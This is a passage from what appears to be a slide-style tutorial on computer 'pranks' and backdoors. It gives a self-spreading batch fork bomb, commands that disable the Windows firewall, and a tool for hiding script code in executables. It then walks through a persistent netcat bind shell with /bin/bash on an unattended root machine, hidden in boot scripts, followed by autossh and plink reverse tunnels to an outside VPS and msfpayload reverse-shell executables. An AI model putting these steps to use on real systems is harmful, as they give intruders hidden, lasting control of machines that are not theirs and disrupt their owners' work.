wshshell.sendkeys "Hello"
loop
```

VBScript save as .vbs

Windows Pranks

http://vbscripts.webs.com/pranks

- **Toggle the Caps Lock button continuously**

```
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop
```

VBScript save as .vbs

Spread Garbage Everywhere randomly

Spread like a real virus

http://www.instructables.com/id/how-to-make-a-fork-bomb-exe/

```
:e
copy /Y %0 %random%.bat
start %0
%0|%0
goto :e
```

Batch File save as .bat

Start Notepad continuously

```
@echo off
:top
START %SystemRoot%
\system32\notepad.exe
GOTO top
```

Or start a website continuously

- start "www.example.com"

Batch File save as .bat

http://vbscripts.webs.com/pranks

Make a disco on their keyboard

- This script lights up your scroll lock, caps lock and num locks LED's and flashes in a cool rhythmic way which gives the perception of a live disco on your keyboard.

```
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop
```

VBScript save as .vbs

http://vbscripts.webs.com/pranks

Play windows startup tone

```
Set objVoice = CreateObject("SAPI.SpVoice")
Set objFile = CreateObject("SAPI.SpFileStream.1")
objFile.Open "Windows XP Startup.wav"
objVoice.Speakstream objFile
```

VBScript save as .vbs

http://vbscripts.webs.com/pranks

Pop Cd Rom Drive

Continually Pop Out the CD drive

```
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
```

VBScript save as .vbs

Windows Fork Bomb

- a **fork bomb** is an attack wherein a process continually replicates to eat up available system resources slowing a computer to a crawl.
- Windows Batch Fork Bomb

```
@ECHO OFF
:START
START fork.bat
GOTO START
```

Batch save as .bat

Unclosable File

```
@echo off
md hello
:A
start hello
goto A
```

Batch save as .bat

Speak Out Loud to User

```
Set args = Wscript.Arguments
speakargtext = args.Item(0)
strText = "your message here"
Set objVoice = CreateObject("SAPI.SpVoice")
objVoice.Speak strText
objVoice.Speak speakargtext
```

VBScript save as .vbs

Shutdown windows

- %windir%\system32\shutdown.exe -r -t 00
- shutdown -r — restarts
- shutdown -s — shutsdown
- shutdown -l — logoff
- shutdown -t xx — where xx is number of seconds to wait till shutdown/restart/logoff
- shutdown -i — gives you a dialog box to fill in what function you want to use
- shutdown -a — aborts the previous shutdown command

Batch to Exe

- To make your scripts and batch files harder to read.
  - This is not foolproof, but helps hide your code.
- Batchor CMD
  - http://sourceforge.net/projects/bat2exe/
- VBS
  - http://sourceforge.net/projects/htwoo/
- Powershell
  - http://ps2exe.codeplex.com/ (beta)

netsh advfirewall
For windows 7

```
C:\> netsh advfirewall set allprofiles state off
```

- Turn off windows firewall will notify user

```
C:\> netsh advfirewall set allprofiles state on
```

- Turns firewall on

```
C:\> netsh advfirewall reset
```

- Reset the firewall back to default

```
C:\> netsh advfirewall set allprofiles firewallpolicy blockinbound,
allowoutbound
```

- Block everything

```
C:\> netsh advfirewall firewall add rule name="HTTP" protocol=TCP
localport=80 action=block dir=IN
```

- Open Port

```
C:\> netsh advfirewall firewall delete rule name="HTTP”
```

- Delete Rule

Schedule commands with “at” for a later time.

```
at \\computername time | /every:date,... /next:date,... command
at \\computername id /delete | /delete/yes
```

\\computername: Use this parameter to specify a remote computer. If you omit this parameter, tasks are scheduled to run on the local computer.

time: Use this parameter to specify the time when the task is to run. Time is specified as hours: minutes based on the 24-hour clock. For example, 0:00 represents midnight and 20:30 represents 8: 30 P.M.

/every:date,...: Use this parameter to schedule the task to run on the specified day or days of the week or month, for example, every Friday or the eighth day of every month**.**

/next:date,...: Use this parameter to schedule the task to run on the next occurrence of the day (for example, next Monday). Specify date as one or more days of the week (use the following abbreviations: M,T,W,Th,F,S,Su) or one or more days of the month (use the numbers 1 through 31).

command: Use this parameter to specify the cmd command, the program (.exe or .com file), or the batch program (.bat or .cmd file) that you want to run. If the command requires a path as an argument, use the absolute path name (the entire path beginning with the drive letter). If the command is on a remote computer, use the Uniform Naming Convention (UNC) path name (\\ServerName\ShareName). If the command is not an executable (.exe) file, you must precede the command with cmd /c, for example, cmd /c copy C

Note When you use the **at** command, the scheduled task is run by using the credentials of the system account. http://support.microsoft.com/kb/313565

Sdelete
(secure delete)

Usage: sdelete [-p passes] [-s] [-q] <file or directory> ...

sdelete [-p passes] [-z|-c] [drive letter] ...

-a Remove Read-Only attribute.

-c Clean free space.

-p passes Specifies number of overwrite passes (default is 1).

-q Don't print errors (Quiet).

-s or **-r** Recurse subdirectories.

-z Zero free space (good for virtual disk optimization).

http://technet.microsoft.com/en-us/sysinternals/bb897443.aspx

Backdoor Linux

- Lets set up a backdoor on a Linux system using net cat.
- We assume the users is logged in as root and the terminal is left open and unattended.

Linux Tool Kit

- Compile missing items to make them portable then test them on target systems.
- Autossh
  - http://www.harding.motd.ca/autossh/
- Netcat
  - http://netcat.sourceforge.net/ Compile it
- Shred (core utils)
  - http://www.linuxfromscratch.org/lfs/view/development/chapter05/coreutils.html
- Screen
  - http://www.linuxfromscratch.org/blfs/view/svn/general/screen.html

Persistent connection script

By default GNU netcat does not have a persistent connection. You will need to run it in a while loop if you want to connect to it more than once. Otherwise it will close the program after the first connection.

```
#!/bin/bash
while [  1 ]; do
	echo -n | netcat  -l -v -p 445 -e /bin/bash
done
```

Setup GNU Netcat Backdoor on Linux

```
# wget http://yourtookitsite.com/netcat
```

```
# cp netcat /usr/bin
```

```
# iptables -A INPUT -m state --state NEW -m tcp
-p tcp --dport 445 -j ACCEPT
```

```
# iptables -A OUTPUT -p udp --dport 445 -m
conntrack --ctstate NEW -j ACCEPT
```

```
# nohup ./listener.sh &
```

Have Netcat Start on Boot


- Should we use /etc/rc.local ?
  - Maybe someone might see it
- Centos
  - place startup script in /etc/rc.d/init.d/
- Debian
  - /etc/rc3.d/

  Or

  - /etc/rcN.d where n is the runlevel.

Connecting to the backdoor.


```
nc -v ipaddress port
```



```
root@nemusboxodoom:~# nc -v 10.254.10.158 445
10.254.10.158: inverse host lookup failed: Unknown server error : Connection tim
ed out
(UNKNOWN) [10.254.10.158] 445 (microsoft-ds) open
who
nemus    tty1         2014-06-15 21:19
nemus    pts/0        2014-06-15 21:30 (10.254.10.105)
whoami
root
ps aux | grep netcat
root     10329  0.0  0.1   9304   852 pts/0    S    21:43   0:00 netcat -l -v -p
 445 -e /bin/bash
root     10334  0.0  0.1  11744   896 pts/0    S    21:43   0:00 grep netcat
root     11599  0.0  0.0      0     0 pts/0    Z    21:30   0:00 [netcat] <defun
ct>
^Z
[1]+  Stopped                 nc -v 10.254.10.158 445
root@nemusboxodoom:~# 
```

View programs that have open ports.

```
# netstat -lptun
```



```
root@ubuntu:~# netstat -lptun
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      827/sshd
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      11608/netcat
tcp6       0      0 :::22                   :::*                    LISTEN      827/sshd
udp        0      0 0.0.0.0:26015           0.0.0.0:*                           1108/dhclient
udp        0      0 0.0.0.0:13481           0.0.0.0:*                           519/dhclient
udp        0      0 0.0.0.0:35599           0.0.0.0:*                           1170/dhclient
udp        0      0 0.0.0.0:68              0.0.0.0:*                           1170/dhclient
udp        0      0 0.0.0.0:68              0.0.0.0:*                           1108/dhclient
udp        0      0 0.0.0.0:68              0.0.0.0:*                           519/dhclient
udp6       0      0 :::44537                :::*                                519/dhclient
udp6       0      0 :::12835                :::*                                1170/dhclient
udp6       0      0 :::23690                :::*                                1108/dhclient
root@ubuntu:~# 
```

Linux Pranks

- Iptables and perl script to flip images
  - http://www.ex-parrot.com/pete/upside-down-ternet.html
- Linux Fork Bomb
  - :(){ :|:& }:
- Write to users terminal
  - Write username
- Make sure volume is high and send random noise:
  - Cat /dev/urandom > /dev/dsp

http://unix.stackexchange.com/questions/232/unix-linux-pranks

Change all output to bork bork

```
perl -e '$b="bork"; while(<STDIN>){$l=`$_ 2>&1`; $l=~s/[A-Za-z]+/$b/g; print "$l$b\@$b:\$ ";}’
```

- http://www.commandlinefu.com/commands/view/177/translate-your-terminal-into-swedish-chef

Send Starwars to other user’s terminal

```
# who
        someuser  pts/0       2014-03-20 22:26 (x.x.x.2)
        root pts/1            2014-03-20 23:34 (x.x.x.2)
```

- Send Startwars to other users terminal

```
# telnet towel.blinkenlights.nl > /dev/pts/0
```

- Cowsay to user terminal

```
# fortune | cowsay > /dev/pts/0
```

- Cmatrix to user terminal

```
# cmatrix > /dev/pts/1
```

More Linux Pranks

```
# echo -e '\a'
```

- Command Bell

```
while :
do
   sleep 60
   echo "Follow the white rabbit."
done | write username
```

- Constantly write to a user's console

```
alias ls='echo "Segmentation fault"'
export PROMPT_COMMAND="ls"
```

- Add to ~username/.bashrc
makes it look like the system is broken.

If you need to disconnect from a process in Linux

```
# nohup command &
```

- nohup command &
- Or
  - Ctrl-Z
  - Bg
  - disown %1

http://danielbeard.wordpress.com/2011/06/08/detaching-a-running-process-from-a-bash-shell/

PHP compilers

- Bcompiler
  - http://www.php.net/manual/en/book.bcompiler.php
- Phc
  - http://www.phpcompiler.org/
- Ioncube
  - http://www.ioncube.com/
- hhvm
  - http://hhvm.com/
- More Compiler Links
  - http://stackoverflow.com/questions/1408417/can-you-compile-php-code
  - http://stackoverflow.com/questions/1845197/convert-php-file-to-binary

Netcat limitations


- Easy to detect.
- Anyone who knows about it or finds it on a open port can connect to it.
- Its not encrypted.
- Requires a lot of setup and additional tools to use effectively.

So now what?

- So now we have a back door into a system, but it requires that we be on the same local area network or have a firewall port open to the box.
- It’s an extremely bad idea to leave a netcat backdoor open to the internet.

Setup Persistent SSH Tunnel

- In most cases you can ssh outside to your own ssh server and put in a persistent ssh reverse shell on your target machine.
- Easiest solution is to register a Virtual Private Server (VPS) and have it listen for your ssh reverse shell.
- The reverse shell calls into the remote vps and opens a port on that machine which is tunneled over ssh back to the a port back on the target machine
- With this in place you can now access the target machine from anywhere.



```
ssh -R X:hosta:Y user@hostb
```

http://commons.wikimedia.org/wiki/File:Reverse_ssh_tunnel.jpg

Reverse SSH Tunneling

- ssh -f -N -R 10000:localhost:22 user@external_server
- **-N**

  Do not execute a remote command. This is useful for just forwarding ports (protocol version 2 only).
- **-f**

  Requests **ssh** to go to background just before command execution. This is useful if **ssh** is going to ask for passwords or passphrases, but the user wants it in the background.

- **-R** [*bind_address*:]*port*:*host*:*hostport*

  Specifies that the given port on the remote (server) host is to be forwarded to the given host and port on the local side. This works by allocating a socket to listen to *port* on the remote side, and whenever a connection is made to this port, the connection is forwarded over the secure channel, and a connection is made to *host* port *hostport* from the local machine.

Reverse shell Examples

- ssh -f -N -R 10000:localhost:22 user@external_server
  - Set port 10000 on remote server and map it to port 22 on this local machine
- ssh -f -N -R 10001:10.0.2.3:455 user@external_server
  - Set port 10001 on remote server to ip address port 445
- ssh -f -N -R 10001:10.0.2.3:455 -R 10000:localhost: 22 user@external_server
  - Note you can also chain the –R command

Generate SSH Key

```
# ssh-keygen -t rsa
```

```
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
ad:c8:3a:3a:5c:fd:48:34:ad:f2:ac:63:29:70:0e:d0 root@test
The key's randomart image is:
+-----------------+
```

Copy the generated key to the remote machine.

```
ssh-copy-id –I /root/.ssh/id_rsa.pub"-p 2222
user@remotemachine"
```

Use autossh to make reverse shell persistent.

```
# autossh -M 10984 -N -f -o "PubkeyAuthentication=yes" -o
"PasswordAuthentication=no" -i /root/.ssh/syspub -R 8888:
localhost:22 user@remoteserver -p 2222 &
```

- -i /root/.ssh/syspub
  - Location of ssh key
- -M is for monitoring port
- -o "PubkeyAuthentication=yes”
  - use public key authentication
- -o "PasswordAuthentication=no"
  - Do not ask for password

SSH reverse tunnel on Windows Using plink

```
C:\>plink -P 22 -l username -pw password -C -R 5900:127.0.0.1:5900
```

- -P SSH server port
- -l SSH server login name
- -pw SSH server password
- -C enable compression
- -R Forward remote port to local address

http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

MyEnTunnel

- **Like Autossh allows persistence but requires install and has a system tray.**

http://nemesis2.qx.net/pages/MyEnTunnel

Exploits vs Shellcode vs Vulnerabilities

- ***Vulnerabilities*** are places where you can take advantage of an operating system.
- **Exploits** are how you take advantage of vulnerabilities.
- **Payloads** are what you do once the exploit has been executed.
  - In this example the vulnerability is leaving the computer unattended the exploit is the ability to execute scripts we are running to set up the backdoor. The shellcode would be our reverse shell or our netcat listener.

Using Metasploit

- You will need a server setup to listen for incoming connections that has Metasploit installed. Kali has it installed by default.
- Start metasploit console
  - msfconsole
- Update metasploit console
  - msfupdate
    - get updates for metasploit
- Metasploit training
  - http://www.offensive-security.com/metasploit-unleashed/Main_Page

Binary Payloads

- Lets generate a binary payload instead of using netcat.
- msfpayload windows/shell_reverse_tcp O
  - O command show all options

```
Basic options:
Name       Current Setting  Required  Description
----       ---------------  --------  -----------
EXITFUNC   seh              yes       Exit technique: seh, thread, process
LHOST                       yes       The local address
LPORT      4444             yes       The local port

Description:
Connect back to attacker and spawn a command shell
```

http://www.offensive-security.com/metasploit-unleashed/Binary_Payloads

Example output

- msfpayload windows/shell_reverse_tcp LHOST=metasploit_server_ip LPORT=listening_port_on_server_ip O
- **msfpayload –h**
  - **List all available payloads.**
- **/payload/path O**
  - **List available options for payload.**
- **/payload/path X > payload.exe**
  - **Save payload and save it as a Windows Portable Executable.**
- **/payload/path R > payload.raw**
  - **Raw Format**
- **/payload/path C > payload.c**
  - **Export payload as C code.**
- **/payload/path J > payload.java**
  - **Export code as java code.**

Create a payload

```
msfpayload windows/shell_reverse_tcp LHOST=10.10.10.123 LPORT=7777 x
> /tmp/david_hasselhoff.exe
```

```
file /tmp/david_hasselhoff.exe
```

